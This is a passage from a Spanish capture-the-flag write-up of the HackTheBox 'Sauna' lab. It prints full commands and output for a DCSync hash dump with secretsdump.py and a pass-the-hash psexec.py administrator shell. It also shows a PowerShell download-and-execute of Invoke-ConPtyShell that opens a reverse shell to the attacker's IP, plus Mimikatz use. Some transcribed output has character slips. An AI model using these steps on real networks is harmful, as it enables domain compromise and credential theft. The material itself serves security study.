Como ya se tenía posesión de las credenciales de `svc_loanmanager`, con privilegios para realizar un ataque DCSync, se usó `secretdump.py` de Impacket, para obtener el `hash` de la contraseña del usuario administrador del sistema.

```
root@kali:~/HTB_Sauna# python /root/Github/impacket/examples/secretdump.py -dc-ip 10.10.10.175 'EGOTISTICALBANK/svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175' -just-dc
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dfff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8099428cad97676ff802229a466e2c:::
EGOTISTICAL-BANK.LOCAL\FSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSMith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNAS:1000:aad3b435b51404eeaad3b435b51404ee:ba5fb5e1a237b3e840edeal3db50ab7e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
Administrator:aes128-cts-hmac-sha1-96:145e4d0e4a6600b7ec0ece74997651d0
Administrator:des-cbc-md5:19d5f15d689b1ce5
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\FSMith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\FSMith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\FSMith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSMith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d22ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSMith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSMith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNAS:aes256-cts-hmac-sha1-96:1af517d0320f4672d207bf388be2b6f410c5ea925d651b6fc9b5d5be2cb29fa
```

Ilustración 40: Ejecución de secretdump.py de Impacket con las credenciales de `svc_loanmanager`.

Teniendo el `hash` del usuario `administrator` se usó `psexec.py` de Impacket para obtener una sesión de PowerShell como administrador del sistema.

```

root@kali:~/HTB_Sauna# python /root/Github/impacket/examples/psexec.py -hashes :d9485863c1e
9e05851aa40cbb4ab9dff EG0TISTICALBANK/administrator@10.10.10.175 powershell.exe
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file Aow0JQBi.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service RSzG on 10.10.10.175.....
[*] Starting service RSzG.....
[!] Press help for extra shell commands
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami

```

Ilustración 41: Ejecución de psexec.py con el hash del usuario administrator.

```

PS C:\Users\Administrator> cd Desktop
d Desktop
PS C:\Users\Administrator\Desktop> cat root.txt
at root.txt
f3ee04965c68257382e31502cc5e881f
PS C:\Users\Administrator\Desktop>

```

Ilustración 42: Flag root.txt.

Como conclusión, se podría decir que ha sido una máquina perfecta para practicar en entornos Windows con *Active Directory*. ****SPOILER****. Además, sirve como repaso de la máquina Forest en HackTheBox, la única diferencia, es que en la máquina Forest, primero se debía realizar un ataque de NTLM Relay para otorgar privilegios de replicación en el Dominio a un usuario, y por tanto, realizar un ataque DCSync, en esta máquina, ya se contaba con un usuario con tales privilegios, así que todo lo demás fue igual.

NOTAS EXTRAS: Mientras se seguían los pasos descritos anteriormente, para vulnerar la seguridad de la máquina Sauna, se intentó poner en práctica diferentes técnicas de transferencia de ficheros en Windows (<https://blog.ropnop.com/transferring-files-from-kali-to-windows>). Además, se investigó para conseguir una *Fully interactive reverse shell* en Windows (<https://github.com/antonioCoco/ConPtyShell>).

```

PS > $urlmrtux="http://10.10.15.61:8000/Invoke-ConPtyShell.ps1"
PS > Invoke-WebRequest -Uri $urlmrtux -OutFile Invoke-ConPtyShell.ps1
PS > IEX(Get-Content .\Invoke-ConPtyShell.ps1 -Raw); Invoke-ConPtyShell 10.10.15.61 3001

```

Ilustración 43: Descargando e invocando Invoke-ConPtyShell.ps1 para conseguir una shell completamente interactiva.

Después de ejecutar el *payload*, que permitiría obtener una *shell* completamente interactiva en la máquina atacante, se obtiene la sesión ejecutando previamente “`stty raw -echo; (stty size; cat) | nc -lvnp 3001`”.

```
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
egotisticalbank\fsmith
PS C:\Windows\system32>
```

Ilustración 44: PowerShell completamente interactiva parte 1.

```
PS C:\Windows\system32> help

TOPIC
    Windows PowerShell Help System

SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.

LONG DESCRIPTION
    Windows PowerShell Help describes Windows PowerShell cmdlets,
    functions, scripts, and modules, and explains concepts, including
    the elements of the Windows PowerShell language.

    Windows PowerShell does not include help files, but you can read the
    help topics online, or use the Update-Help cmdlet to download help files
    to your computer and then use the Get-Help cmdlet to display the help
    topics at the command line.

    You can also use the Update-Help cmdlet to download updated help files
    as they are released so that your local help content is never obsolete.

    Without help files, Get-Help displays auto-generated help for cmdlets,
    functions, and scripts.

-- More --
```

Ilustración 45: PowerShell completamente interactiva parte 2.

Estas características permiten ejecutar otros programas como Mimikatz:


```

PS C:\Users\FSmith> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # help
mRROR mimikatz_doLocal ; "help" command of "standard" module not found !

Module :      standard
Mull name :    Standard module
Description :  Basic commands (does not require module name)
Description :  Basic commands (does not require module name)

        exit - Quit mimikatz
        cls  - Clear screen (doesn't work with redirections, like PsExec)
        answer - Answer to the Ultimate Question of Life, the Universe, and

```

Ilustración 46: Ejecución de Mimikatz.exe parte 1.

```

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # exit
Bye!
PS C:\Users\FSmith>

```

Ilustración 47: Ejecución de Mimikatz.exe parte 2.

Como es lógico, el usuario *fsmith* no tenía privilegios para ejecutar Mimikatz, fue una simple prueba. Aunque, dado que *svc_loanmanager* tenía privilegios para realizar un ataque DCSync, podría haberlo ejecutado correctamente. Así que, se intentó ejecutar “echo Moneymaketheworldgoround! | runas /user: *svc_loanmanager* cmd”, con la finalidad de obtener una terminal, con el usuario *svc_loanmanager* y ejecutar Mimikatz, pero éste, no tenía permisos de abrir una sesión de *cmd.exe*, seguramente porque el creador de la máquina no deseaba que se tomara ese camino.

- <http://www.harmj0y.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/>
- <https://blog.stealthbits.com/what-is-dcsync-an-introduction/>
- <https://www.elladodelmal.com/2018/03/dshadow-y-dcsync-enganando-al-domain.html>

Por otro lado, el tener una *shell* completamente interactiva, también es una forma mucho más cómoda de transferir ficheros a la máquina atacante, ya que se pueden ejecutar comandos como “sftp” y “ftp” interactuando con la terminal.

```
BS C:\Users\FSmith> ftp 10.10.15.61
Ponnected to 10.10.15.61.
C20----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 19:43. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 10 minutes of inactivity.
220 You will be disconnected after 10 minutes of inactivity.
200 OK, UTF-8 enabled
User (10.10.15.61:(none)): anonymous
230 Anonymous user logged in
```

Ilustración 48: Ejecución de ftp de forma interactiva.

```
PS C:\Users\FSmith> sftp ducky@10.10.15.61
The authenticity of host '10.10.15.61 (10.10.15.61)' can't be established.
ECDSA key fingerprint is SHA256:NmscQLkyvPRBqMExlCJC50B7uCGk9RBa05CYNQo+ufI.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '10.10.15.61' (ECDSA) to the list of known hosts.
ducky@10.10.15.61's password:
Connected to ducky@10.10.15.61.
sftp> cd compartido
sftp> get winPEAS.exe
Fetching /compartido/winPEAS.exe to winPEAS.exe
/compartido/winPEAS.exe          100% 416KB 103.4KB/s   00:04
sftp> exit
PS C:\Users\FSmith>
```

Ilustración 49: Ejecución de sftp de forma interactiva.

Lo anteriormente comentado no es necesario para resolver la máquina Sauna, pero la finalidad de mis *WriteUps* es que sirvan como apuntes y fuentes de conocimiento, de ahí la razón de añadir el último apartado, que me ha parecido bastante didáctico.